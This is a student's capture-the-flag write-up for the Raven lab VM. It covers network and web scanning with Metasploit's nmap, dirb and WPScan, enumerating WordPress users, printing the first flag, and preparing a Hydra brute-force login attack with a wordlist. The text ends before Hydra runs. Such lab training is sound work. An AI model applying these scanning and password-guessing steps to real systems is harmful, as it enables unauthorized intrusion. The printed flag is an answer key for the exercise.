


This project is designed as a capture the flag scenario. The class was given instructions on where to find the Raven Virtual Machine on the internet and that there are four flags hidden inside the machine. The below step by step process will explain how to locate all four of the flags.


The first step is to do the downloads and configure both Raven and Kali Linux to be on “host only” adapters. It is possible to do this with a bridged connection as well but host-only will show only IP addresses that are running through, well, the host. It will cut down on how many IP addresses need to be analyzed.

Once both VMs are operations an arp scan should be initiated which will provide the ip addresses that are currently present. Screenshot 21-1 below shows this completed.




Screenshot 21-1

The ARP scan revealed three addresses and it is pretty clear which one is Raven:192.198.56.101. The next step is not necessary but it is highly recommended with projects of this type. In a normal terminal, change directories into [etc/hosts] where it is possible to assign raven's IP address a name. In screenshot 21-2 below the name “raven.local” has been assigned”. This extra step makes the project easier because rather than remembering the actual IP address it is only required to remember the name raven.local.



Screenshot 21-2


Once the IP address of Raven has been identified it is time to turn to Metasploit and Nmap. Metasploit is started and the scan is run [msfdb init], [msfconsole], [dp_nmap raven.local]. Once the scan is complete the commands [hosts] and [services] are executed which provides more information. Screenshot 21-3 shows the results of that scan below.



Screenshot 21-3

The Nmap scan within metasploit revealed that there is a Linux server on Raven with ports 22,80, and 11 open. This is powerful information because it gears how the attack should proceed when an actual break-in is required. Until that point there is a bit more reconnaissance to finish. A smart tool to use on the Raven box would be Dirb. Dirb is a tool that uses a dictionary to scan for web application content. This may give some evidence as to where Raven has been and done in order to discover more critical intel

In order to execute Dirb the command is [dirb `http://raven.local` /usr/share/wordlists/dirb/big.txt]. It should be noted that the part in turquoise will be user specific input. It will be the IP address of raven or whatever raven is assigned to in [etc/hosts]. It should be noted that Dirb can take about 20 minutes to run. It is a good time to get a cup of coffee when started. Below in screenshot 21-4 is the important part of what Dirb uncovered.



```
START TIME: Thu May 21 11:52:23 2020
URL_BASE: http://raven.local/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----

GENERATED WORDS: 20458

---- Scanning URL: http://raven.local/ ----
=> DIRECTORY: http://raven.local/css/
=> DIRECTORY: http://raven.local/fonts/
=> DIRECTORY: http://raven.local/img/
=> DIRECTORY: http://raven.local/js/
=> DIRECTORY: http://raven.local/manual/
+ http://raven.local/server-status (CODE:403|SIZE:299)
=> DIRECTORY: http://raven.local/vendor/
=> DIRECTORY: http://raven.local/wordpress/

---- Entering directory: http://raven.local/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://raven.local/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://raven.local/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://raven.local/js/ ----
```


Screenshot 21-4

In screenshot 21-4 about halfway down the screen. It is clear that dirb picked up that Raven has been to wordpress. This is useful information because Wordpress has a reputation of being taken advantage of by malicious actors. According to ITthemes the biggest threat to Wordpress is the plugins it utilizes. This [article](#) from ITThemes gives some excellent information on how and why Wordpress is vulnerable.


This concludes the reconnaissance phase of the operation. Searching for the flags can now be performed. The first location to look is in the web browser. Since port 80 with http is open it suggests that the website can be accessed from a browser.

As mentioned earlier the browser is the first place to look. The easiest method to do this is to open the page raven.local (or whatever the assigned name is). Right click and inspect the page element. Screenshot 21-5 shows what to look for within the browser.

When the actual html of the page is displayed it is actually pretty easy to find the first flag. Use the search bar function with the word “flag” and browse around the different sub pages. It is hidden on the “service” sub page and is labelled **flag b9bbcb33e11b80be759c4e844862482d**.



Screenshot 21-5




Flag 1

With the first flag located in the html, attention should return to the revelation of Wordpress on Raven. There is a tool on Kali Linux called WPScan which is specifically designed to locate vulnerabilities on Wordpress. Some great documentation on WPScan can be found [here](#).

When WPScan is initiated on a normal Kali machine there may be some small issues to work through unless Kali has recently gone through a Wordpress exploitation. On this particular machine it was necessary to update WPScan and to do that the network adapter must be switched over to “Bridged Adaptor”. This is accomplished by right-clicking the network symbol in the bottom right corner of the VM and going to “network settings”. The adapter is switched. The next step is to return to the terminal with the command [wpscan --update]. Once updated, return the network adapter to the “host-only” setting.

Once WPScan is completed on raven.local there is a ton of information gained. Screenshot 21-6 shows the most important part of the intel gathered from that scan.



```
[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:08 <===== (100

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10

[i] User(s) Identified:

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.com/users/sign_up.

[+] Finished: Thu May 21 13:14:48 2020
[+] Requests Done: 3100
[+] Cached Requests: 5
[+] Data Sent: 676.78 KB
[+] Data Received: 777.812 KB
[+] Memory used: 189.315 MB
[+] Elapsed time: 00:00:25
root@kali:~#
```

Screenshot 21-6

Now that there are two users known on that IP address it is possible to think of ways to break in. The first logical way is to know that with social engineering there is a pretty solid attempt at simply guessing the password until you get it correct. This report will go into a different method on gaining that information.


Hydra is a tool that is found on Kali-Linux. It is a login cracker and the way it works is by brute-force. The attacker needs to build a “Users” file with usernames that are on the victim. This could theoretically be built by guessing but it is far better to follow the steps above. It has been confirmed that “Steven” and “Michael” are names on the machine.

In order to start using Hydra the first step is to build a directory for this particular job and therefore [mkdir Raven]. Next step is [cd Raven]. Inside that directory [nano Users] and insert the names Steven, Michael, and this report added “Root” as an experiment. Adding Root may not be used later in the report due to

how long Hydra can take. If Hydra is able to crack it then it will be shown and if not the correct login for A user will be shown with direction on locating the password for the root user.

The next steps in setting up Hydra are to check that the password file is present on Kali. The particular machine that was used during this report had the file but it was zipped and Hydra indicates it cannot find the file. In order to fix that as a challenge initiate these commands [cd ..] and [cd /usr/share/wordlists]. This will land in the directory where the password file is kept. If the file is a plain .txt file there is nothing to be done. If the file is zipped then the appropriate command must be performed. This file was zipped using .gz and therefore the command was [gunzip rockyou.txt.gz].

